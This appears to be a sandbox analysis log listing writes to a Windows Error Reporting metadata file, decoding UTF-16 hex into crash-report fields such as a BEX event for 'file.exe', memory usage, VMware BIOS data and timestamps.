C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 37 00 32 00 32 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46772224</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 37 00 32 00 32 00 32 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46772224</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4804	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4856	4	0d 00 0a 00		success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4860	2	09 00		success or wait	18	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4864	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5576	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5616	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5620	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5622	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5660	4	0d 00 0a 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5664	2	09 00		success or wait	12	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	5668	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6228	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6272	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6274	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6312	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6316	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6320	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6414	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6418	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6422	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6528	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6532	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6536	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6632	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6636	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6640	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6768	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6850	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6854	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6858	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6960	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6964	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	6968	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7042	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7082	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7086	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7088	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7126	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7130	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7226	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7230	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7232	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7272	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7274	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7298	4	0d 00 0a 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7302	2	09 00		success or wait	6	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7306	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7564	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7568	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7570	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7596	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7600	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7602	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 34 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:40Z">	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7702	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7706	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7710	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7972	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7976	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	7980	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8006	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8050	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8088	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8092	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8096	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 36 00 34 00 64 00 37 00 33 00 63 00 30 00 2d 00 32 00 61 00 36 00 66 00 2d 00 34 00 39 00 63 00 63 00 2d 00 39 00 64 00 39 00 33 00 2d 00 38 00 39 00 30 00 33 00 32 00 35 00 66 00 62 00 61 00 30 00 30 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>d64d73c0-2a6f-49cc-9d93-890325fba003</Guid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8194	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8198	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8202	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 34 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:40Z</CreationTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8300	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8304	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8346	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	8350	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
